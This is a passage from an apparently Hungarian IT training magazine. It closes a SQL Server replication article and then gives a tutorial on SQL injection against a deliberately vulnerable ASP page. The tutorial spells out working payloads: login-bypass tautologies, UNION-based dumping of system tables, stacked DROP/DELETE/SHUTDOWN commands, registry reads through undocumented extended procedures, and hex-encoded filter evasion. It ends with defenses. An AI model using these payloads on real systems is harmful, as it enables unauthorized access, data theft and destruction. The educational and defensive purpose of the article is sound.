Sajnos a varázslónak lett igaza. Publikált nézetünk és tárolt eljárásunk olyan táblákra hivatkozik, amely nem szerepel a céladatbázisban. Tegyük hát bele! Vegyük elő a publikáció tulajdonság lapját, váltsunk át az articles fülre, és adjuk hozzá a hiányzó táblákat a publikációhoz.




A publikáció varázslómentes, kézi módosítása

OK, majd futtassuk le újra a Snapshot aztán pedig a disztribúciós ügynököt! Ezúttal sikerrel járunk. Az ügynök history-jét áttekintve megvizsgálhatjuk milyen lépések zajlottak le.




A replikáció sikeres lépései

Nézzünk bele a céladatbázisba:



A fogadó adatbázis megtelt tartalommal!

A Customers táblát megtekintve boldogan látjuk, hogy a szűrésünk is működik, csak az angol vásárlók replikálódtak át:



Jól látszik a vízszintes szűrés hatása az adatokon

Hol járunk, hová tartunk?

Áttekintettük a replikáció alapvető fogalmait, és összehoztuk a legegyszerűbb replikációfajtát, a Snapshot replikációt. A másik két replikáció ennél sokkal több meglepetést tartogat, amelyeket idő hiányában most nem tárgyalunk. Aki szeretne igazán elmélyedni a témában, annak a 2591-es kódszámú Implementing Replication Using Microsoft SQL Server 2000 háromnapos tanfolyamunkat ajánljuk. Én már 4 éve foglalkozom replikációval, de a könyv megtanulása után sorban jöttek az „aha, szóval ezért van ez így" felismerések. Ezt kívánom kedves leendő hallgatóimnak is.

A cikkben szereplő URL-ek:

[1]: The Dangers of Replication and a Solution
http://research.microsoft.com/~gray/replicas.doc

Soczó Zsolt MCSE, MCSD, MCAD, MCDBA, MCT
Zsolt.Soczo@netacademia.NET

Kapcsolódó tanfolyamaink:

2591 – Implementing Replication Using Microsoft SQL Server 2000

SQL injection

Amikor elsül a kapanyél...

Ha egy nyilvános webhelyen csak a 80-as portot találjuk nyitva, emellett a kiszolgálóra folyamatosan felkerülnek a legfrissebb biztonsági javítások, nincs más hátra, a belső hálózaton található, eldugott SQL Servert kell meghekkelni, mégpedig az egyetlen lehetséges bejáraton, a 80-as porton, a futó webalkalmazáson keresztül. „Csak" meg kell bolondítani a háttérben futó adatbázis-kiszolgálót, és tetszőleges adatokhoz hozzájuthatunk!

Előzetes figyelmeztetés!

1. Az alább közölt információk célja, hogy az adatbázisgazdák megismerkedjenek egy új típusú, testreszabottan rájuk leselkedő veszéllyel. Minden itt közölt adat megtalálható az Interneten, aki gonoszkodni akar, már lehet, hogy tud róla!
2. Bár az összes példában Microsoft SQL Server a támadás célpontja, az SQL Injection platformfüggetlen technika: minden SQL-alapú adatbáziskezelő *(Oracle, DB2, MySQL hogy csak néhány példát említsek)* veszélyeztetett.
3. Először a veszélyeket sorolom fel, hogy – érzékelve a probléma szerteágazó voltát – minél több fejlesztőt tudjak rávenni a második részben felsorolt védekezési módszerek bevezetésére.

Egy kis filozófia


Az SQL injection esetében olyan „hibáról" van szó, mely mélyen az SQL-nyelvben, az SQL-koncepcióban gyökerezik. Ebben hasonlít a TCP/IP implementációs „hibájára" visszavezethető SYN Attack támadástípushoz. Nem történik semmi törvénytelen, csak éppen a helyzet egy kicsit szokatlan, s a gép – intelligencia híján – saját programozott szabályainak engedelmeskedve tönkreteszi önmagát.
A mesterséges intelligencia feltalálásáig egyet tehetünk: a gép **helyett, előre** gondolkodunk, hogy öngyilkos helyzetekbe ne is kerülhessen szupermasinánk. Ezért kell ezt a cikket elolvasni és megtanulni!

Háttérinfó

Amikor Neumann János megalkotta a tárolt programvezérlésű számítógép elméleti modelljét, talán maga sem gondolta, milyen galibát fog okozni negyven évvel később a rendszer rugalmassága. Az tudniillik, hogy ugyanabban a memóriatérben tároljuk a végrehajtható kódot és az adatokat is. Ha a kettő összekeveredik, abból átláthatatlan galiba származik.
Emlékezetes például az az eset, amikor az Intel kénytelen volt Pentium processzorait „visszahívni", gyakorlatilag lecserélni, mert bizonyos, a normális gyakorlatban soha elő nem forduló bájtsorozat végrehajtása után a processzor lefagyott. A hiba csak akkor állt elő, ha szándékosan előcsalogatták – vagy egy programozói hiba miatt **adat futott kódként.**
Ennél már csak egy rosszabb eset fordulhat elő: amikor kódot tárolunk adatmezőben, adatbázisban, de onnan időnként mégiscsak elindul, vagyis **kódot veszünk fel adatként.** Ez a kavarodás az SQL Injection hackertechnika lényege. Természetesen van ellene védekezés, de ennek kényelmetlensége folytán *(sokat kell tenni érte)* nem sok olyan adatbázis-alkalmazást láthatunk, amely következetesen, minden kódsorban hackerálló. Előbb-utóbb minden alkalmazásfejlesztő elveszíti a türelmét, és visszatér az SQL nyelv „normális" használatához.

Hazai pályán

Elsőként nyilván saját házunk táján kellene körülnézni, feltörhető webalkalmazást keresni. Még egyszerűbb, ha építünk egy működő modellt, amelyen aztán kedvünkre rosszalkodhatunk. Egy olyan weblapra van szükségünk, amelyik adatokat vár a látogatóktól. Ennek legegyszerűbb formája az alábbi, rettenetesen primitív HTML-űrlap, mely input.htm névre hallgat, és kódja letölthető az [1] címről, de itt is megmutatom:



A világ legegyszerűbb webes adatbeviteli űrlapja

Ilyen „bonyolultságú" űrlapokkal gyakran találkozunk keresőrendszerek webhelyén. *(A „vinet" szó egy, a Microsoft SQL Server Northwind nevű példaadatbázisában található [Orders] táblán futtatott lekérdezés paramétere lesz.)*
Nem szabad figyelmen kívül hagyni, hogy ez a mégoly primitív adatbevitel, majd a szűrés igen fontos „üzleti logikát" valósíthat meg, pusztán azáltal, hogy rejtve marad előttem más felhasználók adatterülete. Éppen ezért lesz szívszorító érzés, amikor kiderül, hogy milyen könnyen megkerülhető!
A HTML-kód ennyi:

```
<html>
<form action="keress.asp" method="get">
<input type="text" name="mezo">
<input type="submit" value="Keress!">
</form>
</html>
```


Ebből könnyedén kiolvasható, hogy az űrlap a „keress.asp" nevű oldalnak adja majd át a paramétereket, mégpedig az URL-ben *(GET metódus)*. A feldolgozást a keress.asp végzi, mely egy OleDB kapcsolaton keresztül nyaggatja az SQL Serveren a Northwind példaadatbázist. A jogosultságkérdést úgy oldottam meg, hogy beengedtem a Northwind adatbázisba az IUSR_gepnev anonim webfelhasználót. Vitatható megoldás, viszont egyszerű és működik. Mások 'sa' jogosultsággal futtatják a webalkalmazásaikat – ennél azért mégiscsak jobb az én módszerem!

Íme az ASP-kód *(a sorok számozása csak a magyarázatok megkönnyítése miatt került oda, nem Commodore Basicról van szó)*:

```
1 <html>
2 <h1>A keresett elemek:</h1>
3 <%
4 set conn=server.createobject("ADODB.Connection")
5 conn.provider="sqloledb"
6 conn.open "server=brokkoli;Database=northwind;
  Trusted_Connection=yes"
7 sqlstring="SELECT * FROM orders WHERE
  customerid='" + request("mezo") +"'"
8 set rs=conn.execute(sqlstring)%>
9 <table border="1">
10 <%do while not rs.eof%>
11 <tr>
12     <%for each f in rs.fields%>
13 <td>
14             <%response.write f%>
15 </td>
16     <%next
17     rs.movenext%>
18 </tr>
19 <%loop%>
20 </table>
21 </html>
```

A negyedik sorban alkotok egy ADODB.Connection objektumot, amit az ötödik-hatodik sorban paraméterezek fel. A hetedik sorban forrasztom egybe az adatbázis-lekérdezést a keresési paraméterrel, majd a nyolcadik sorban hajtatom végre az SQL-parancsot. A további sorok az eredményhalmaz táblázatba tuszkolására szolgálnak, érdektelenek. Talán csak annyit, hogy a kód univerzális, mivel nem név szerint, hanem a Fields kollekció alapján pakolja táblázatba az adatokat. Beszédes nevű f segédváltozóm erre a célra szolgál.

Íme a válasz a lekérdezésre *(a táblázatban olvasható az a szó [VINET], amelyre rákerestünk)*:



A keress.asp egyszerűen táblázatba helyezi a lekérdezés eredményét, bármi legyen is az

Ez a kód is letölthető az [1] címről. Most már minden készen áll az SQL Server megkínzásához.

Az SQL injection technika azt a tényt használja ki, hogy adatbázis-alkalmazásaink az esetek elsöprő többségében dinamikusan, röptében előállított SQL-parancsokkal dolgoznak, ezzel vezérlik a központi adatbáziskezelőt. Nincs más dolgunk, mint egy kiszemelt adatbeviteli űrlap bemenő paramétereit úgy módosítani, hogy a webkiszolgáló által összeállított SQL-utasítás tartalmazza az általunk futtatni kívánt parancsot, vagy ha ez nem megy, legalább vakvágányra fusson a lekérdezés.

Direkt befecskendezés

Elsőként próbáljunk meg foglalt szavakat bevinni az inputmezőbe, mondjuk biggyesszünk egy OR szócskát a keresett adat mögé, így:

Ha most megnyomjuk a Keress! gombot, és a lekérdezés megborul, úgynevezett **direkt** befecskendezési lehetőségre bukkantunk, azaz a webalkalmazás úgy fűzi össze az SQL-parancsot, hogy amit a beviteli mezőbe írunk, közvetlenül a parancs részévé válik. Ez tipikusan akkor fordul elő, ha a bevitt érték numerikus, mert ebben az esetben az adat *(és további huncutságaink)* közvetlenül az SQL-parancsba kerül.
A mi esetünkben azonban a kód úgy dolgozik, hogy az alábbi sablonba, a ... helyére, egyszeres macskakörmök közé illeszti a felhasználó által megadott bemenő adatokat, így a közvetlen parancsbevitel meghiúsul:

```
SELECT * FROM orders WHERE customerid = '...'
```

Ebből a fenti próbálkozás hatására a következő SQL-lekérdezés születik:

```
SELECT * FROM orders WHERE customerid = 'vinet OR'
```

Ez egy érvényes, bár valószínűleg üres halmazt visszaadó lekérdezés, tehát a **direkt** SQL-befecskendezés ez esetben nem jött össze, de egy kis ravaszsággal jócskán fordíthatunk az álláson *(lásd később)*.
Jegyezzük meg, hogy az űrlapok nemcsak látható, hanem rejtett mezőket is tartalmazhatnak *(egy-egy azonosító [pl. ProductID] vagy hasonló adat átvitelére)*. Ezek a numerikus adatok általában alkalmasak közvetlen SQL-parancsok bevitelére, mivel a számokat macskakörmök nélkül, közvetlenül kell beírni a WHERE feltételbe.

Ugyanilyen veszélyeztetett területnek számítanak a kiszolgálóoldali munkamenet *(session)* vagy alkalamzás *(application)* változók, mert ezek sütibe *(cookie)* csomagolva bizony megfordulnak a felhasználók böngészőjében, és egy kis piszkálgatással viszonylag könnyen hamisíthatók.
Nyissuk meg a letöltött átmeneti fájlok könyvtárát *(IEEszközökInternetbeállításokBeállításokFájlok megtekintése)*, és válasszunk egy tetszőleges sütit *(cookie)*, hogy megvizsgálhassuk, milyen adatok vannak benne? Meglepő, hogy mennyi, és milyen régi sütik tanyáznak az ember gépén! Tavaly októberben például a MÁV internetes keresőjét *(www.elvira.hu)* használtam egy esetben, hálából kaptam tőlük egy sütit, amely így kezdődik:

```
Uid
821553017
www.elvira.hu/
...
```

Itt a példa a numerikus inputra, amely reagálhat a közvetlen SQL injection-támadásra. Az SQL injectionban az a nagyszerű, hogy platformfüggetlen. Nem kell tudnom, milyen adatbáziskezelő dolgozik az Elvira mögött, elég, ha az ANSI SQL nyelvet ismerem!
A második sorban a felhasználói azonosítóm *(821553017)* látható. Ha emögé odabiggyesztünk egy foglalt SQL-szót, kiderül, hogy érzékeny-e Elvira a **direkt** befecskendezésre.

Most pedig térjünk át arra az esetre, amikor a közvetlen parancsbeirkálás az SQL-parancs összeállítása folytán nem sikerülhet!

Indirekt befecskendezés

A megoldás rendkívül egyszerű: hatástalanítanunk kell a számunkra felesleges jeleket *(egyszeres macskakörmök, zárójelek stb.)*. Ennek érdekében úgy töltjük fel az adatbeviteli mezőt, hogy az ki is elégíti az SQL utasítást, meg nem is. Vagy inkább túlságosan is kielégíti, hogy aztán a saját kódunkat is beilleszthessük. Írjuk be például ezt:

vinet' OR 'a'='a Keress!

Lássuk, ebből a furfangos inputból milyen SQL-utasítást farag szerencsétlen flótás ASP-lapunk:

```
SELECT * FROM orders WHERE customerid =
↳ 'vinet' or 'a'='a'
```

Ebből az **aláhúzott karaktereket** volt szerencsénk hozzátenni a teljes produktumhoz.
Hoppá! Ez egy igen érdekes lekérdezés lett! Ha jobban végiggondoljuk, kiderül, hogy ez az **összes** rekordot vissza fogja adni a táblából, nemcsak azokat, amelyeket a programozó nekünk szánt! Az előző lapon beharangozott business logic-megkerülés bekövetkezett: az **összes** rekord nyilván tartalmazza azokat a sorokat is, amelyekhez elvileg semmi közöm. Adott esetben a versenytársaim adataihoz is hozzáférhetek!

No komment

Bonyolultabb SQL-string esetén nem biztos, hogy ilyen egyszerűen célt érünk. Lehetséges, hogy nem egy, hanem hatvanhat inputmezőnk van, és ezek mindegyike más-más típusú. Nem könnyű eltalálni az egyszeres macskakörmök helyes arányát. Ezen a problémán segíthet a komment-technika. Köztudott, hogy a kettősmínusz *(--)* az SQL Server egyik komment-jelzője. Ha egy sorban előfordul, minden utána következő karakter megjegyzéssé válik. *(Más adatbáziskiszolgálókon más a komment jele!)*
Ha tehát sokadik macskaköröm-kísérletünk sem sikerül, vagy nem akarunk 66 mezőt kitölteni, próbáljuk ki a következő bemenetet:

vinet' or 1=1-- Keress!

Amiből a szorgos ASP-lap a következő SQL-parancsot fűzi össze:

```
SELECT * FROM orders WHERE customerid =
↳ 'vinet' or 1=1--'
```

Vagyis a lekérdezés végétől egy huszárvágással megszabadultunk. Maga a lekérdezés egyébként ismétcsak minden sort visszaad.
Most azonban térjünk rá az eddigiek gyakorlati felhasználására. Vannak emberek, akik ingyen látogatják a pénzes webhelyeket *(pornósite stb.)*. Ha nem a főnök cimborái, akkor valószínűleg SQL injektorok. A jelszavas webhelyek jelentős részénél a felhasználók azonosítása adatbázisból történik. Két mezőt kell kitölteni: név és jelszó. Azután a háttérben egy, az alábbihoz hasonló SQL-lekérdezés sikeressége *(van-e találat?)* alapján dől el, bejutunk-e, vagy sem:

```
sqlstring = "SELECT username FROM users WHERE
↳ username = '" + name + "' and password = '" +
↳ strPassword + "'"
```

Itt a fenti trükköt annyival kell megtoldani, hogy hatástalanítani kell egy AND műveletet. Ha a bejelentkezési űrlapon mindkét mezőbe ezt írjuk:

```
kukucs' or ''='
```

... a lekérdezés így alakul:

```
SELECT username FROM Users WHERE username = 'kukucs'
↳ or ''='' and password = 'kukucs' or ''=''
```

Vagyis az ÉS műveletet egy mindig igaz kifejezés segítségével hatástalanítottuk. *(Tulajdonképpen az a lényeg, hogy a WHERE feltétel legutolsó kifejezése igaz legyen.)*

UNION ALL

Egyetlen tábla adatainak lekérdezése nem biztos, hogy elegendő egy minden adatra éhes hacker számára. Ha talált egy „megvezérelhető" lekérdezést, azon keresztül gyakorlatilag az adatbázis összes táblájának összes adata lekérdezhető.
Hogyan? Talán át lehet írni a webkiszolgálón a lekérdezéseket? Nos, azt éppen nem, de a kommentes trükk segítségével tetszőleges további lekérdezések futtatására adhatunk parancsot. A titok nyitja a UNION operátor, amivel két SQL-lekérdezés eredményét fűzhetjük össze. Például:

```
SELECT Idopont, Vasarlas FROM Vasarlasok
UNION ALL
SELECT Idopont, Vasarlas FROM Vasarlasok_Archiv
```

Ebben az esetben a UNION *(ALL)* segítségével a jelenlegi és a korábbi vásárlások adatait egyetlen kimenetben összesítettem. A sikeres UNION-művelet egyetlen feltétele *(a megfelelő jogosultságon túl)*, hogy mindkét SELECT azonos számú és típusú mezőkből épüljön fel. A mi esetünkben a lekérdezés tizennégy *(14)* mezőt ad vissza, tehát bármit is biggyesztünk utána, annak ugyanennyi, 14 darab mezőt kell visszaadnia, ráadásul típushelyesen.
Ha a sysobjects tábla tartalmára volnánk kíváncsiak, a

```
SELECT * FROM sysobjects
```

lekérdezésnek is pontosan 14 mezősnek kell lennie ahhoz, hogy hozzá lehessen fűzni az eredeti lekérdezéshez.
Ennek legegyszerűbb módja talán az alábbi lekérdezés:

```
SELECT name, null, null, null, null, null, null,
null, null, null, null, null, null, null FROM
sysobjects
```


Tizennégy mezője van ugyebár? S ebből 13 garantáltan típushelyes, mert a NULL minden más mezőtípusnak „értéke" lehet. Az egyetlen bizonytalan tényező pontosan a legelső, s egyben egyetlen értelmes mező *(a name)* típushelyessége, de hátha megsegít a Hackerek Istene, adjuk be az adatbeviteli mezőbe az alábbi karaktersorozatot:

```
qqq ' UNION ALL SELECT name, null, null, null,
null, null, null, null, null, null, null,
null, null  FROM sysobjects --
```

Ennek hatására az ASP-lap az alábbi lekérdezést juttatja el az SQL Serverhez *(aláhúztam az injektumot)*:

```
select * from orders where customerid='qqq ' UNION
ALL SELECT name, null, null, null, null, null,
null, null, null, null, null, null, null, null
FROM sysobjects --'
```

És a várva várt válasz:




Egy sikertelen lekérdezés is lehet sikeres. Figyeljünk a beszédes hibaüzenetre!

Ez a lekérdezés ugyan nem futott le, de a kapott hibaüzenet több olyan információt is tartalmaz, aminek nagy hasznát vesszük. Először is kiderült, hogy a legelső mező egész *(int)* típusú, hisz az üzenet szerint a hiba oka, hogy egy nvarchar típusú értéket *(a name mező aktuális értékét)* nem sikerült int-té alakítani.
A bekeretezett 'Alphabetical list of products' pedig nem más, mint a sysobjects tábla legelső sorának name-értéke! Bizonyítékképpen odahamisítottam a képernyőképre az SQL Enterprise Manager ablakának nézeteket ábrázoló első két sorát.
Ha valaki ennyivel is megelégszik, akár egy seregnyi hibás lekérdezés és hibaüzenet segítségével is felderítheti bármelyik tábla bármelyik mezőjének tartalmát, csak egy kicsit hosszadalmas lesz az eljárás. Ehelyett *(felismerve, hogy a VINET szót tartalmazó mező nyilván karakteres típusú)* alakítsuk át úgy a lekérdezést, hogy az első két mezőt felcseréljük, vagyis a name mező értéke a VINET-mezőbe kerül *(aláhúztam a változást)*:

```
qqq ' UNION ALL SELECT null, name, null, null,
null, null, null, null, null, null, null,
null, null  FROM sysobjects --
```

Ez már szépen lefut, és visszaadja a sysobject összes bejegyzését. Táblák, indexek, nézetek, megszorítások *(constraint)* neveit láthatjuk szépen sorban:



Furfangos lekérdezésünkkel kilistáztuk a sysobjects tábla tartalmát

A sysobjects tábla lekérdezésével eljutottunk a „tetszőleges adat", mint cél eléréséhez. Innen már elengedett kézzel hozzá lehet jutni akár az adatbázisterv grafikus megjelenítéséhez is. És még mindig nincs vége!

Pontosvessző

További érdekes lehetőség egy, az eredeti lekérdezéstől teljesen független parancs lefuttatása szegény kis űrlapunk segítségével. Ehhez csak annyit kell tudnunk, hogy az SQL-nyelv lehetővé teszi, hogy egy karakterláncban több parancsot is elhelyezzünk. *(Tulajdonképpen a pontosvessző csak ahhoz kell, hogy a parancsértelmező [parser] egyértelműen el tudja választani egymástól az egymást követő parancsokat. Ha az elválasztás egyértelmű, még pontosvessző sem kell!)*
Ha tudjuk az adatbázis objektumainak nevét *(az imént kérdeztük le a sysobjects táblából)*, mókás tettekre nyílik lehetőség a DROP TABLE utasítás felhasználásával:

Legnagyobb sajnálatomra ez az utasítás csak megfelelő jogosultságok birtokában fogja végrehajtani a táblatörlést.
Az INSERT, UPDATE, DELETE parancsokat viszont biztosan végrehajtja, hisz a webalkalmazás normális működéséhez szükség lehet ezekre a jogosultságokra. Ne kicsinyeskedjünk, javaslom a BULK INSERT és a DELETE utasításokat, utóbbit lehetőleg WHERE feltétel nélkül! Így derül ki, vajon védik-e referenciális integritási szabályok az adatainkat, vagy éppen a hackernek segítenek.

- Ha nincs megfelelő referenciális integritási szabály a táblák közt, a kipécézett tábla összes sora törlődik.
- Ha megvannak a referenciális integritási szabályok, de beállítottuk a CASCADE DELETE opciót is, nemcsak ez az egy, hanem az összes gyermektábla is kiürül!

Ha meg szeretnénk tudni, rendszergazdai erősséggel rendelkezünk-e, adjuk be a következő inputot:

```
nesze' SHUTDOWN--
```

Kell-e magyaráznom?

xp_CmdShell

Ha az előző, leállításos móka sikerült, további lehetőségek nyíltak ki előttünk, hisz rendszeradminisztrátorként a világon mindenre rá tudjuk venni az SQL Servert. Az xp_CmdShell kül-

ső tárolt eljárás segítségével operációs rendszer-parancsokat hajtathatunk végre SYSTEM jogosultsággal. „Sajnos" egyszerű adatbázisfelhasználók csak akkor futtathatják, ha előtte valaki beállított az SQL Server Agenten egy úgynevezett Proxy Accountot.

xp_RegXXXX

Ha valaki az Online Book tanulmányozásával deríti fel az SQL Server képességeit, sok mindent nem fog megtudni. Az alábbi tárolt eljárások például egyáltalán nem szerepelnek a dokumentációban; a Master adatbázis átkutatásával viszont rájuk bukkanunk. Először a bármelyik felhasználó számára engedélyezett xp_regread nevű, regisztrációs adatbázis-olvasó tárolt eljárást próbáljuk ki!

```
exec master..xp_regread HKEY_LOCAL_MACHINE,
↳ 'SYSTEM\CurrentControlSet\Services\
↳ lanmanserver\parameters', 'nullsessionshares'
```

Ez a lekérdezés kilistázza, melyik Windows-megosztások érhetők el anonim csatlakozással, s ezzel értékes információt ad további, hagyományos hackelési lépések megtételéhez. A további dokumentálatlan registry-mutató tárolt eljárások csak rendszergazdai jogosultság birtokában használhatók:

- xp_regaddmultistring
- xp_regdeletekey
- xp_regdeletevalue
- xp_regenumkeys
- xp_regenumvalues
- xp_regremovemultistring
- xp_regwrite

További „rejtett" tárolt eljárások

További huncut gondolataink támadhatnak a dokumentálatlan tárolt eljárások között tallózva a Master adatbázisban …

xp_ServiceControl	Windows-szolgáltatások elindítása, leállítása *(ezt használja a SHUTDOWN-parancs)*
xp_availablemedia	Rendelkezésre álló meghajtók betűjelének, szabad területének és típusának kilistázása
xp_dirtree	Egy meghajtó teljes könyvtárszerkezetének felderítése. **Nem igényel adminjogokat!**
xp_enumdsn	ODBC-adatforrások lekérdezése
xp_loginconfig	Az SQL Server biztonsági üzemmódjának lekérdezése
xp_makecab	Tömörített fájlok készítése. Paraméterek nélkül futtatva kiírja a használati utasítást
xp_ntsec_enumdomains	Az SQL Server által elérhető tartományok listája. **Nem igényel adminjogokat!**
xp_terminate_process	KILL.EXE

Talán ennyi is elég lesz ahhoz, hogy mindenki sürgősen hozzálásson adatbázis-alkalmazásainak befoltozásához. Vagy mégsem? A kedvencemet még hadd mutassam meg, mielőtt végleg bezárjuk a rémségek kicsiny boltját, és rátérünk a megoldási lehetőségekre. Szép példája a COM-objektumok segítségével megvalósítható funkcionalitásnak. Ez nem más, mint…

A beszélő SQL Server

Ha – netalán – az SQL Server-gépen telepítve lenne a Speech API *(általában nincs)*, az alábbi kódrészlettel beszédre bírhatnánk, pusztán a legelső oldalon mutatott HTML-űrlap szorgos feltöltésével:

```
declare @hang int
exec sp_oacreate 'speech.voicetext', @hang out
exec sp_oamethod @hang, 'register', NULL,
↳ 'kutya', 'fule'
exec sp_oasetproperty @hang, 'speed', 150
exec sp_oamethod @hang, 'speak', NULL,
↳ 'subidubidu', 528
```

Ez a néhány sor arra készteti az SQL Servert, hogy azt mondja: subidubidú. Az angol Speech API ezt így ejti ki: szjubájdubidú. Ennyit a veszélyekről. Most pedig következzenek a védekezési lehetőségek!

Védekezési lehetőségek

Kézenfekvőnek tűnik a bejövő adatok szűrése *(erre mindjárt adok is néhány tippet)*, de ne feledjük, hogy ezzel csak újabb szabályokat adunk a buta gépnek, amit szintén ostobán, öntudatlanul fog alkalmazni. Ha van két szabályunk, például, hogy a gyufa lángja fényt ad, valamint hogy a benzintankban sötét van, egy számítógép ezt a kettőt gyönyörűen összeparosítja, és benéz a gyufával a benzintartályba. Próbálkozhatunk kivételgyűjtemény felsorolásával *(világíts gyufával, kivéve ha egy benzintartályban van sötét)*, de az esetek többségében a kivétellista végtelen hosszú. Ha azt kellene felsorolni, ki nem hord zoknit, bele kellene írni a teljes állatvilágot, kivéve *(a kivétel kivétele!)* a cirkuszi zebrát. Ilyen helyzetekben csak a mesterséges intelligencia segítene, de az – egyelőre – nem létezik. De lássuk a szabályalapú védekezést. Ne várjunk tőle túl sokat…

1. védekezési mód: eszképelés

Ez az eljárás nem más, mint a bemenő adatokban esetleg előforduló egyszeres macskakörmök megduplázása, ettől ugyanis adattá válik maga a jel is. Például így:

```
function escape( input )
  input = replace(input, "'", "''")
  escape = input
end function
```

Éles példa: ha a hacker ezzel próbálkozik:

```
subidubi'; SHUTDOWN --
```

Az egyszeres macskaköröm megduplázásával a teljes string, subidubitól a mínuszmínuszig bekerül az adatmezőbe, hisz kihúztuk a macskaköröm méregfogát *(brutális képzavar)*. És az időzített bomba elkezd ketyegni…

Kibúvó: az egyszeressé tett macskaköröm utólag is gyilkos hatású lehet. A fenti SHUTDOWN parancs ezúttal álomba szenderült, de akármikor feltámadhat: például ha az adatmezőből bármikor később stringkolbászolással állítunk elő parancsot *(amikor az adatbázisgazda sa-jogokkal fésülgeti az adatokat)*.

2. védekezési mód: törlés

Esetleg megpróbálkozhatunk a „veszélyes" karakterek és a foglalt szavak törlésével is. Az egyszeres macskaköröm a magyar nyelvben gyakorlatilag nem létezik, tehát akár törölhetjük is. További „gonosz" karakterek: pontosvessző, mínuszmínusz, foglalt szavak stb. *(végtelen lista)*. A foglalt szavak törlése pedig egyenesen reménytelen feladat. Ráadásul nem is célravezető.

Kibúvók:

- Ha – az adatok elemzésével – felismerjük a törlési szabályt, alkothatunk olyan stringeket, amelyeket pont a törlés javít ki! Lásd:

```
DR'OP TA'BLE Adatok -'-
```

- A veszélyes karakterek char() függvénnyel is bevihetők
- A stringeket hexadecimális formában is meg lehet adni. Lásd, *(és próbáld ki!)* ezt:

```
declare @duma varchar(8000)
SELECT @duma = 0x73656c65637420404076657273696f6e
exec (@duma)
```

3. védekezési mód: a stringkolbász vége

Egyelőre egyetlen hathatós megoldásnak az tűnik, ha szúrjuk programozói eszköztárunkból a röptében, stringfűzőcskével készített SQL-parancsokat. Ez nem fog menni egyik napról a másikra, és még akkor is rengeteg régi kód marad, amit senki nem fog kijavítani.

Mit lehet tenni a dinamikus parancsok használata helyett? Hisz azért rakjuk össze menet közben a parancsot, mert minden alkalommal más eredményhalmazra lövünk, más lekérdezést szeretnénk futtatni. A tárolt eljárásokat pont nekünk találták ki. Egy-két bemenő paraméter segítségével vezérelhető a benne lévő SQL-kód, de vigyázat! A tárolt eljárások használata önmagában NEM jó megoldás. Ha továbbra is dinamikusan, kódból pakoljuk össze az SQL-stringet, semmivel sem jutunk távolabb a becsapható alkalmazástól!

Ne mi fűzzük a stringet! Bízzuk ezt az ügyféloldali csatolóra, az ADO-ra! Az alábbi kódrészlet egy ilyen megoldást mutat. Először is alkossuk meg a lekérdezést az SQL Serveren, paraméterezett tárolt eljárás formájában:

```
CREATE PROCEDURE Kereses @be varchar(55) AS
  select * from orders where customerid=@be
```

Adjunk futtatási jogot megfontolt módon – mondjuk – mindenkinek:

```
GRANT EXECUTE ON Kereses TO Public
```

Majd alakítsuk át a keres.asp-ot oly módon, hogy paraméterként adagoljuk be egy ADODB.Command objektumnak az inputot. Sajnos a paraméterek használatához szükségünk lesz az ADO-konstansok használatára, ezért másoljuk az ASP-lapunkkal közös könyvtárba az adovbs.inc fájlt a C:\Program Files\Common Files\System\ado könyvtárból, majd az ASP-lap legfelső sorában töltsük is be:

```
<!-- #include virtual="adovbs.inc" -->
```

Ez a sor azért szükséges, mert nélküle nem hivatkozhatunk név szerint az alább használt ADO-konstansokra *(pl. adVarChar)*. Ezután a kód úgy módosul, hogy létrehozunk egy ADODB.Command objektumot *(mert ez tud tárolt eljárást értelmesen meghívni)*, majd beállítjuk, hogy használja a meglévő „conn" nevű kapcsolatot, végül elmeséljük neki, hogy a „Kereses" nevű tárolt eljárás *(adStoredProc)* végrehajtásával szeretnénk megbízni:

```
set cmd=server.createobject("ADODB.Command")
Set cmd.ActiveConnection = conn
cmd.CommandText = "Kereses"
cmd.CommandType = adCmdStoredProc
```

Külön kaland a paraméter*(ek)* beállítása, ez ugyanis egy típusfüggő paraméterobjektum létrehozásával történik meg.

```
Set param = Cmd.CreateParameter("CustomerID",
adVarChar, adParamInput, 55, request("mezo"))
Cmd.Parameters.Append param
```

És már futhat is a félbolond-biztos webalkalmazás. *(Macskakörön-ügyben az 1. védekezést valósítja meg, tehát időzített bomba!)* Teljeskörű megoldás majd a mesterséges intelligenciát alkalmazó parancsértelmezőktől várható…

Fóti Marcell
marcellf@netacademia.net
A szerző a NetAcademia vezető oktatója
MCSE, MCT, MCDBA, MZ/X

A cikkben szereplő URL-ek:

